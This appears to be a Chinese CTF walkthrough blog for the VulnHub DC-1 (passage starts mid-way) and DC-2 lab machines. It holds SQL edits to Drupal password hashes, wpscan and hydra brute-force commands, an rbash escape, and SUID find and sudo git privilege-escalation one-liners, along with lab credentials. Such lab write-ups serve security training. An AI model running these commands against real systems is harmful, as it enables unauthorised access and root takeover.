23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
+-----------------------------+ Tables_in_drupaldb | actions | authmap | batch | block | block_custom | block_node_type | block_role | blocked_ips | cache | cache_block | cache_bootstrap | cache_field | cache_filter | cache_form | cache_image | cache_menu | cache_page | cache_path | cache_update | cache_views | cache_views_data | comment | ctools_css_cache | ctools_object_cache | date_format_locale | date_format_type | date_formats | field_config | field_config_instance | field_data_body | field_data_comment_body | field_data_field_image | field_data_field_tags | field_revision_body | field_revision_comment_body | field_revision_field_image | field_revision_field_tags | file_managed | file_usage | filter | filter_format | flood | history | image_effects | image_styles | menu_custom | menu_links | menu_router | node | node_access | node_comment_statistics | node_revision | node_type | queue | rdf_mapping | registry | registry_file | role | role_permission | search_dataset | search_index | search_node_links | search_total | semaphore | sequences | sessions | shortcut_set | shortcut_set_users | system | taxonomy_index | taxonomy_term_data | taxonomy_term_hierarchy | taxonomy_vocabulary | url_alias | users | users_roles | variable | views_display | views_view | watchdog |
查看users表
uid
用户名
密码哈希(Drupal格式)
邮箱
创建时间戳
最后访问
最后登录
状态
时区
0
(空)
(空)
(空)
0
0
0
0
NULL
1
admin
$S$DvQI6Y600iNeXRIeEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR
admin@example.com 1550581826
1550583852
1550582362
1
Australia/Melbourne
2
Fred
$S$DWGrxef6.D0cwB5Ts.GlnLw15chRRWH2s1R3QBwC0EkvBQ/9TCGg
fred@example.org 1550581952
1550582225
1550582225
1
Australia/Melbourne
3
xiaowu
$S$D4puaXB52KrP78jEppfpK1EGveijF4Orxz8WFH9dvWeOLtQV7xKz
xiaowu@xiaowu.com 1770380910
0
0
0
Australia/Melbourne
4
manyanj
$S$DzFcHeb2E0eZLs1U8iDPBFocRdstDV/KR3SRvxymw47sKaZfDGiE
1975347148@qq.com 1770381951
0
0
0
Australia/Melbourne

尝试更改admin密码
根据这篇文章
http://drupalchina.cn/node/2128
1 $S $DZ8aQ1ocXL2XLgKaC3q .zP4xPGU .DIEHr91QiFrze7WLE08IS .4 d
1 update users set pass="$S$DZ8aQ1ocXL2XLgKaC3q .zP4xPGU.DIEHr91QiFrze7WLE08IS.4d" where name="admin" ;
回到80页面尝试登录
找到flag3
http://192.168.1.10/node/2#overlay-context=node/2
1
2
3
Special PERMS will help FIND the passwd - but you'll need to -exec that command to work out how to get what' s in the shadow.exec 那个命令,才能知道如何获取 shadow 中的内容。

FIND提权 有提到find以及PERM,可能是suid
回到shell,搜索suid
1 find / -perm -4000 2>/dev/null
果然存在find
1 find . -exec /bin/sh -p \; -quit

虽然id还是33,但whoami已经是root且能够访问root目录,并读取最后一个flag
1
2
3
4
5
6
7
8
9
10
11
12
13
Well done!!!!let me know what you thought of this little journeyby contacting me via Twitter - @DCAU7
根据作者的提示,有5个flag,还差一个
发现存在flag4用户,并在目录找到flag4
1
2
3
4
5
6
7
Can you use this same method to find or access the flag in root ? Probably . But perhaps it 's not that easy . Or maybe it is ? root 目录下找到或访问 flag 吗?
Flag汇总 flag1
1 Every good CMS needs a config file - and so do you.
flag2
1
2
3
Brute force and dictionary attacks aren't theto gain access (and you WILL need access ).with these credentials?
flag3
1 Special PERMS will help FIND the passwd - but you'll need to -exec that command to work out how to get what' s in the shadow.
flag4
1
2
3
Can you use this same method to find or access the flag in root ? Probably . But perhaps it 's not that easy . Or maybe it is ?
flag5
1
2
3
4
5
6
Well done!!!!let me know what you thought of this little journeyby contacting me via Twitter - @DCAU7
DC2 vulnhub dc2
https://www.vulnhub.com/entry/dc-2,311/
环境
1 2 kali:192.168.1.17 192.168.1.10
host文件

信息收集 1 nmap -p - --min -rate 10000 192.168 .1.10 -oA nmap /port

1 nmap -sT -sC -sV -O -p80,7744 192.168.1.10 -oA nmap/detail
目标主机信息
操作系统:Linux 3.2 - 4.14(Debian)
MAC 地址:Oracle VirtualBox 虚拟机
开放端口与服务
80/tcp - HTTP
Apache 2.4.10(Debian)
WordPress 4.7.10 网站
标题:DC-2 – Just another WordPress site
7744/tcp - SSH

Web探测 1 gobuster dir -u http://192.168.1.10/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .txt ,.php ,.js ,.html -t 50
并没有找到可利用的路径
80端口WordPress博客页面,根据nmap扫描,为WordPress4.7.10
找到flag1
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16

Your usual wordlists probably won’t work , so instead , maybe you just need to be cewl.is always better, but sometimes you just can’t win them all .Log in as one to see the next flag.If you can’t find it, log in as another.
cewl(Custom Word List generator)是一个密码字典生成工具。它通过爬取目标网站,提取其中的单词和短语,生成针对性的密码字典
生成字典 密码字典
1 cewl http://dc-2/ -w pass.txt
用户字典

WPScan 是专门针对 WordPress 的安全扫描器,用于检测 WordPress 网站的安全漏洞。
三个用户
破解用户
1 wpscan --url http://dc-2 -U user.txt -P pass.txt
jerry,tom破解成功
1 2 | Username: jerry, Password: adipiscingUsername: tom, Password: parturient
##登录后台

在jerry用户后台找到flag2
1 2 3 4 5 6 7 If you can't exploit WordPress and take a shortcut, there is another way.entry point.
没有在后台找到修改模板执行命令的地方,尝试ssh
ssh登录 1 hydra -L user.txt -P pass.txt 192.168.1.10 ssh -s 7744
可以登录

在当前目录找到flag3,但很多命令使用不了,应该是受限shell
绕过rbash https://blog.csdn.net/2301_79518550/article/details/147287764
查看可用命令
vi可用
1 2 3 4 运行:vi或vim: ,输入:set shell=/bin/bash ,然后执行:shell : !/bin/bash PATH =$PATH :/usr/local/sbin :/usr/local/bin :/usr/sbin :/usr/bin :/sbin :/bin
成功
flag3
1 2 3 Poor old Tom is always running after Jerry. Perhaps he should su for all the stress he causes.
根据提示,su jerry,成功登录,并在jerry目录找到
flag4
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 Good to see that you've made it this far - but you' re not home yet. u're on your own now. :-) Go on - git outta here!!!! 很高兴看到你走到了这一步——但你还没有成功。 你仍然需要拿到最终的 flag(唯一真正重要的 flag!!!)。 这里没有提示了——现在全靠你自己了。 :-) 继续吧——赶紧出去!!!
没有提示了,寻找提权方式

sudo git 提权 sudo -l 发现可以使用git
1 2 3 4 5 ln -s /bin/sh git-xsudo git --exec-path=. x
成功
在root目录找到第五个flag
